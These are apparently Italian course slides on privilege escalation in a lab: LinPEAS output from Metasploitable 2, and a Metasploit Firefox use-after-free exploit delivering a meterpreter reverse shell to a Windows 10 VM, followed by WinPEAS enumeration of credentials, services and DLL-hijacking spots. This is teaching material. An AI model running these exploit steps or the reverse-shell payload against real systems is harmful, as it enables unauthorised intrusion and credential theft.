
Executing Linux Exploit Suggester 2
└ https://github.com/jondonas/linux-exploit-suggester-2
[1] american-sign-language
    CVE-2010-4347
    Source: http://www.securityfocus.com/bid/45408
[2] can_bcm
    CVE-2010-2959
    Source: http://www.exploit-db.com/exploits/14814
[3] dirty_cow
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616
```

Output parziale

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ Container e Cloud



```
Container related tools present (if any):
Am I Containerized?
Container details
Is this a container? ..... No
Any running containers? ..... No

GCP Virtual Machine? ..... No
GCP Cloud Function? ..... No
AWS ECS? ..... No
```

Output parziale

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ Processi, Cron, Timers, Servizi e Socket

```
Processes, Crons, Timers, Services and Sockets
=                                          
Cleaned processes
└ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
root      1  0.1  0.3   2844  1692 ?          Ss    17:01   0:01 /sbin/init
root     2352  0.0  0.1   2092   616 ?          S<s  17:01   0:00 /sbin/udevd --d
aemon[0m
dhclient 3407  0.0  0.1   2436   604 ?          S<s  17:02   0:00 dhclient3 -e IF
_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.leas
es eth0
daemon[0m  3553  0.0  0.1   1836   520 ?          Ss    17:02   0:00 /sbin/portma
p
statd    3595  0.0  0.1   1900   724 ?          Ss    17:02   0:00 /sbin/rpc.statd
```

Output parziale

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ Network Information

```
Network Information
Hostname, hosts and DNS
metasploitable
127.0.0.1      localhost
127.0.1.1      metasploitable.localdomain      metasploitable

::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
```

Output parziale

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ User Information

```
Users Information
My user
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)

Do I have PGP keys?
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found

Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid


Checking sudo tokens
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is enabled ()
```

Output parziale

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ Software Information



```
Software Information
-----
Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/g++
/usr/bin/gcc
/usr/bin/gdb
/usr/bin/make
/bin/nc
/bin/nc.traditional
/bin/netcat
```

Output parziale

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ Files with Interesting Permissions

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 63K Apr 14 2008 /bin/umount → BSD/Linux(08-1996)
-rwsr-xr-- 1 root fuse 20K Feb 26 2008 /bin/fusermount
-rwsr-xr-x 1 root root 25K Apr 2 2008 /bin/su
-rwsr-xr-x 1 root root 80K Apr 14 2008 /bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 31K Dec 10 2007 /bin/ping
-rwsr-xr-x 1 root root 27K Dec 10 2007 /bin/ping6
-rwsr-xr-x 1 root root 64K Dec 2 2008 /sbin/mount.nfs
-rwsr-xr-- 1 root dhcp 2.9K Apr 2 2008 /lib/dhcp3-client/call-dhclient-script
(Unknown SUID binary!)
```

Output parziale

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ Other Interesting Files

```
Other Interesting Files
.
.
.
sh files in path
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh

Executable files potentially added by user (limit 70)

Unexpected in root
/initrd
/initrd.img
/nohup.out
/vmlinuz
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

- La versione 41.0 di Firefox è affetta dalla seguente vulnerabilità

Firefox nsSMILTimeContainer::NotifyTimeChange() RCE

This module exploits an out-of-bounds indexing/use-after-free condition present in nsSMILTimeContainer::NotifyTimeChange() across numerous versions of Mozilla Firefox on Microsoft Windows.

Module Name

exploit/windows/browser/firefox_smil_uaf

Exploit

Authors

Anonymous Gaijin

William Webb <william_webb [at] rapid7.com>

References

[CVE-2016-9079](#)

URL: https://bugzilla.mozilla.org/show_bug.cgi?id=1321066

URL: <https://www.mozilla.org/en-US/security/advisories/mfsa2016-92/>

Targets

Mozilla Firefox 38 to 41

Versioni di Firefox affette da tale vulnerabilità



Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

- Per sfruttare la vulnerabilità mostrata in precedenza

1. `use exploit/windows/browser/firefox_smil_uaf`
2. `set PAYLOAD windows/meterpreter/reverse_tcp`
3. `set SRVHOST 10.0.2.15`
4. `set SRVPORT 80`
5. `set URIPATH /`
6. `set LHOST 10.0.2.15`
7. `exploit`


```
msf5 exploit(windows/browser/firefox_smil_uaf) > [*] Using URL: http://10.0.2.15:80/  
[*] Server started.    xp_free_small
```



Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

- Dalla macchina Windows 10, utilizzando la versione di Firefox 41.0, visitiamo il seguente URL
 - **10.0.2.15**



Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare WinPEAS sulla macchina target

```
➤ lcd /usr/share/peass/winpeas  
➤ upload winPEASany.exe "C:\Users\IEUser"  
➤ shell
```

```
meterpreter > shell  
Process 1536 created.  
Channel 3 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

```
➤ cd C:\Users\IEUser  
➤ winPEASany.exe
```

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare WinPEAS sulla macchina target

```
➤ lcd /usr/share/peass/winpeas  
➤ upload winPEASany.exe "C:\Users\IEUser"  
➤ shell
```

```
meterpreter > shell  
Process 1536 created.  
Channel 3 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

```
➤ cd C:\Users\IEUser  
➤ winPEASany.exe
```

N.B. Il file `winPEASany.exe` potrebbe essere riconosciuto come virus dalla macchina target e quindi bloccato

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** System Information *****  
*****  
  
***** Basic System Information  
* Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#kernel-exploits  
OS Name: Microsoft Windows 10 Enterprise Evaluation  
OS Version: 10.0.17763 N/A Build 17763  
System Type: x64-based PC  
Hostname: MSEDGEWIN10  
ProductName: Windows 10 Enterprise Evaluation  
EditionID: EnterpriseEval  
ReleaseId: 1809  
BuildBranch: rs5_release  
CurrentMajorVersionNumber: 10  
CurrentVersion: 6.3  
Architecture: AMD64  
ProcessorCount: 3  
SystemLang: en-US
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
[*] OS Version: 1809 (17763)
[*] Enumerating installed KBs ...
[!] CVE-2019-0836 : VULNERABLE
[>] https://exploit-db.com/exploits/46718
[>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/

[!] CVE-2019-0841 : VULNERABLE
[>] https://github.com/rogue-kdc/CVE-2019-0841
[>] https://rastamouse.me/tags/cve-2019-0841/

[!] CVE-2019-1064 : VULNERABLE
[>] https://www.rhythmstick.net/posts/cve-2019-1064/

[!] CVE-2019-1130 : VULNERABLE
[>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

[!] CVE-2019-1253 : VULNERABLE
[>] https://github.com/padovah4ck/CVE-2019-1253
[>] https://github.com/sgabe/CVE-2019-1253
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** Showing All Microsoft Updates
HotFix ID          : KB4052623
Installed At (UTC) : 5/20/2024 12:20:22 AM
Title              : Update for Microsoft Defender Antivirus antim
alware platform - KB4052623 (Version 4.18.24040.4) - Current Channel (Broad)
Client Application ID : Windows Defender Antivirus (77BDAF73-B396-481
F-9042-AD358843EC24)
Description        : This package will update Microsoft Defender A
ntivirus antimalware platform's components on the user machine.

=====
=====

HotFix ID          : KB5001879
Installed At (UTC) : 5/19/2024 11:42:09 PM
Title              : 2021-05 Cumulative Update for .NET Framework
3.5, 4.7.2 and 4.8 for Windows 10 Version 1809 for x64 (KB5001879)
Client Application ID : UpdateOrchestrator
Description        : Install this update to resolve issues in Wind
ows. For a complete listing of the issues that are included in this update, s
ee the associated Microsoft Knowledge Base article for more information. Afte
r you install this item, you may have to restart your computer.
```

Output parziale

Postexploitation (Privilege Escalation)

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** System Last Shutdown Date/time (from Registry)
Last Shutdown Date/time : 3/19/2019 4:41:21 AM

***** User Environment Variables
* Check for some passwords or keys in the env variables
  COMPUTERNAME: MSEDGEWIN10
  USERPROFILE: C:\Users\IEUser
  HOMEPATH: \Users\IEUser
  LOCALAPPDATA: C:\Users\IEUser\AppData\Local
  PSModulePath: %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system3
2\WindowsPowerShell\v1.0\Modules
  PROCESSOR_ARCHITECTURE: AMD64
  Path: C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\
System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\ProgramData\
chocolatey\bin;C:\Program Files\Puppet Labs\Puppet\bin;C:\Users\IEUser\AppDat
a\Local\Microsoft\WindowsApps
  CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
  ProgramFiles(x86): C:\Program Files (x86)
  PROCESSOR_LEVEL: 6
  LOGONSERVER: \\MSEDGEWIN10
```

Output parziale

Postexploitation (Privilege Escalation)

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** System Environment Variables
* Check for some passwords or keys in the env variables
  ComSpec: C:\Windows\system32\cmd.exe
  DriverData: C:\Windows\System32\Drivers\DriverData
  OS: Windows_NT
  Path: C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\ProgramData\chocolatey\bin;C:\Program Files\Puppet Labs\Puppet\bin
  PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
  PROCESSOR_ARCHITECTURE: AMD64
  PSModulePath: C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
  TEMP: C:\Windows\TEMP
  TMP: C:\Windows\TEMP
  USERNAME: SYSTEM
  windir: C:\Windows
  NUMBER_OF_PROCESSORS: 3
  PROCESSOR_LEVEL: 6
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** Audit Settings
* Check what is being logged
  Not Found

***** Audit Policy Settings - Classic & Advanced

***** WEF Settings
* Windows Event Forwarding, is interesting to know were are sent the logs
  Not Found

***** LAPS Settings
* If installed, local administrator password is changed frequently and is restricted by ACL
  LAPS Enabled: LAPS not installed

***** Wdigest
* If enabled, plain-text crds could be stored in LSASS https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#wdigest
  Wdigest is not enabled

***** LSA Protection
* If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#lsaprotection
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** Credentials Guard
* If enabled, a driver is needed to read LSASS memory https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#credential-guard
    CredentialGuard is not enabled
    Virtualization Based Security Status: Not enabled
    Configured: False
    Running: False

***** Cached Creds
* If > 0, credentials will be cached in the registry and accessible by SYSTEM user https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#cached-credentials
    cachedlogonscount is 10

***** Enumerating saved credentials in Registry (CurrentPass)

***** AV Information
Some AV was detected, search for bypasses
Name: Windows Defender
ProductEXE: windowsdefender://
pathToSignedReportingExe: %ProgramFiles%\Windows Defender\MsMpeng.exe
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** Windows Defender configuration
Local Settings
Group Policy Settings

***** UAC Status
* If you are in the Administrators group check how to bypass the UAC https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#basic-uac-bypass-full-file-system-access
ConsentPromptBehaviorAdmin: 5 - PromptForNonWindowsBinaries
EnableLUA: 1
LocalAccountTokenFilterPolicy: 1
FilterAdministratorToken:
[*] LocalAccountTokenFilterPolicy set to 1.
[+] Any local account can be used for lateral movement.

***** PowerShell Settings
PowerShell v2 Version: 2.0
PowerShell v5 Version: 5.1.17763.1
PowerShell Core Version:
Transcription Settings:
Module Logging Settings:
```

Output parziale

Postexploitation (Privilege Escalation)

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** Interesting Events information *****

***** Printing Explicit Credential Events (4648) for last 30 days - A process logged on using plaintext credentials

You must be an administrator to run this check

***** Printing Account Logon Events (4624) for the last 10 days.

You must be an administrator to run this check

***** Process creation events - searching logs (EID 4688) for sensitive data.

You must be an administrator to run this check

***** PowerShell events - script block logs (EID 4104) - searching for sensitive data.

User Id      : S-1-5-21-3461203602-4096304019-2269080069-1000
Event Id     : 4104
```

Output parziale

Postexploitation (Privilege Escalation)

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
*****[+] Users Information *****  
*****  
  
*****[+] Users  
* Check if you have some admin equivalent privileges https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#users-and-groups  
Current user: IEUser  
Current groups: Domain Users, Everyone, Users, Interactive, Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication  
  
=====  
  
MSEdgeWIN10\Administrator(Disabled): Built-in account for administering the computer/domain  
    |-Groups: Administrators  
    |-Password: CanChange-NotExpi-Req  
  
MSEdgeWIN10\DefaultAccount(Disabled): A user account managed by the system.  
    |-Groups: System Managed Accounts Group  
    |-Password: CanChange-NotExpi-NotReq  
  
MSEdgeWIN10\Guest(Disabled): Built-in account for guest access to the com
```

Output parziale

Postexploitation (Privilege Escalation)

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** Processes Information *****  
*****  
  
***** Interesting Processes -non Microsoft-  
* Check if any interesting processes for memory dump or if you could overwrite some binary running https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#running-processes  
explorer(1964)[C:\Windows\Explorer.EXE] -- POwn: IEUser  
Command Line: C:\Windows\Explorer.EXE  
  
*****  
  
ShellExperienceHost(5312)[C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe] -- POwn: IEUser  
Command Line: "C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe" -ServerName:App.AppXtk181ttxbce2qsex02s8tw7hfxa9xb3t.mca  
  
*****  
  
smartscreen(1956)[C:\Windows\System32\smartscreen.exe] -- POwn: IEUser  
Command Line: C:\Windows\System32\smartscreen.exe -Embedding
```

Output parziale

Postexploitation (Privilege Escalation)

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
Command Line: C:\Windows\System32\RuntimeBroker.exe -Embedding
=====
OneDrive(6960)[C:\Users\IEUser\AppData\Local\Microsoft\OneDrive\OneDrive.exe] -- POwn: IEUser
Permissions: IEUser [AllAccess]
Possible DLL Hijacking folder: C:\Users\IEUser\AppData\Local\Microsoft\OneDrive (IEUser [AllAccess])
Command Line: /updateInstalled /background
=====

dllhost(2616)[C:\Windows\system32\DllHost.exe] -- POwn: IEUser
Command Line: C:\Windows\system32\DllHost.exe /Processid:{7E55A26D-EF95-4A45-9F55-21E52ADF9887}
=====

svchost(7348)[C:\Windows\system32\svchost.exe] -- POwn: IEUser
Command Line: C:\Windows\system32\svchost.exe -k UnistackSvcGroup
```

Output parziale

Postexploitation (Privilege Escalation)

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** Vulnerable Leaked Handlers
• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/leaked-handle-exploitation
• Getting Leaked Handlers, it might take some time ...
  Handle: 800(file)
  Handle Owner: Pid is 4556(taskhostw) with owner: IEUser
  Reason: WriteData/CreateFiles
  File Path: \Users\IEUser\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.jfm
  File Owner: BUILTIN\Administrators
  =====
  Handle: 1216(file)
  Handle Owner: Pid is 4556(taskhostw) with owner: IEUser
  Reason: WriteData/CreateFiles
  File Path: \Users\IEUser\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat
  File Owner: BUILTIN\Administrators
  =====
  Handle: 1716(file)
  Handle Owner: Pid is 5844(MicrosoftEdge) with owner: IEUser
```

Output parziale

Postexploitation (Privilege Escalation)

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ System Information

```
***** Modifiable Services
• Check if you can modify any service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
    LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s:
    RmSvc: GenericExecute (Start/Stop)
    wcncsvc: GenericExecute (Start/Stop)
    BcastDVRUserService_6bf735: GenericExecute (Start/Stop)
    ConsentUXUserService_6bf735: GenericExecute (Start/Stop)
    DevicePickerUserService_6bf735: GenericExecute (Start/Stop)
    DevicesFlowUserService_6bf735: GenericExecute (Start/Stop)
    PimIndexMaintenanceSvc_6bf735: GenericExecute (Start/Stop)
    PrintWorkflowUserService_6bf735: GenericExecute (Start/Stop)
    UnistoreSvc_6bf735: GenericExecute (Start/Stop)
    UserDataSvc_6bf735: GenericExecute (Start/Stop)
    WpnUserService_6bf735: GenericExecute (Start/Stop)

***** Looking if you can modify any service registry
• Check if you can modify the registry of a service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services-registry-permissions
    [-] Looks like you cannot change the registry of any service ...

***** Checking write permissions in PATH folders (DLL Hijacking)
• Check for DLL Hijacking in PATH folders https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#dll-hijacking
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ Application Information

```
***** Applications Information *****  
*****  
***** Current Active Window Application  
Select C:\Users\IEUser\winPEASany.exe  
File Permissions: IEUser [AllAccess]  
Possible DLL Hijacking, folder is writable: C:\Users\IEUser  
Folder Permissions: IEUser [AllAccess]  
  
***** Installed Applications --Via Program Files/Uninstall registry--  
* Check if you can modify installed software https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#software  
C:\Program Files\Common Files  
C:\Program Files\desktop.ini  
C:\Program Files\internet explorer  
c:\Program Files\Microsoft Silverlight  
C:\Program Files\Microsoft Silverlight
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ Network Information

```
***** Network Information *****  
*****  
  
***** Network Shares  
ADMIN$ (Path: C:\Windows)  
C$ (Path: C:\)  
IPC$ (Path: )  
  
***** Enumerate Network Mapped Drives (WMI)  
  
***** Host File  
  
***** Network Ifaces and known hosts  
• The masks are only for the IPv4 addresses  
Ethernet[08:00:27:E6:E5:59]: 10.0.2.19, fe80::c50d:519f:96a4:e108%5 / 255  
.255.255.0  
Gateways: 10.0.2.1  
DNSs: 192.168.1.1, 192.168.1.1  
Known hosts:
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ Windows Credentials

```
***** Windows Credentials *****  
*****  
  
***** Checking Windows Vault  
• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault  
    Not Found  
  
***** Checking Credential manager  
• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault  
    [!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string  
  
    [!] Unable to enumerate credentials automatically, error: 'Win32Exception:  
System.ComponentModel.Win32Exception (0x80004005): Element not found'  
Please run:  
cmdkey /list
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ Browser Information

```
***** Browsers Information *****  
*****  
***** Showing saved credentials for Firefox  
Info: if no credentials were listed, you might need to close the browser  
and try again.  
***** Looking for Firefox DBs  
• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history  
  Firefox credentials file exists at C:\Users\IEUser\AppData\Roaming\Mozilla\Firefox\Profiles\mghqkcw8.default\key3.db  
• Run SharpWeb (https://github.com/djhohnstein/SharpWeb)  
***** Looking for GET credentials in Firefox history  
• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history
```

Output parziale

Sfruttamento di Errate Configurazioni

WinPEAS – Esempio (Target: Windows 10)

➤ Interesting Files and Registry

```
*****[ Interesting files and registry ]*****  
*****  
*****[ Putty Sessions ]*****  
Not Found  
  
*****[ Putty SSH Host keys ]*****  
Not Found  
  
*****[ SSH keys in registry ]*****  
* If you find anything here, follow the link to learn how to decrypt the SSH  
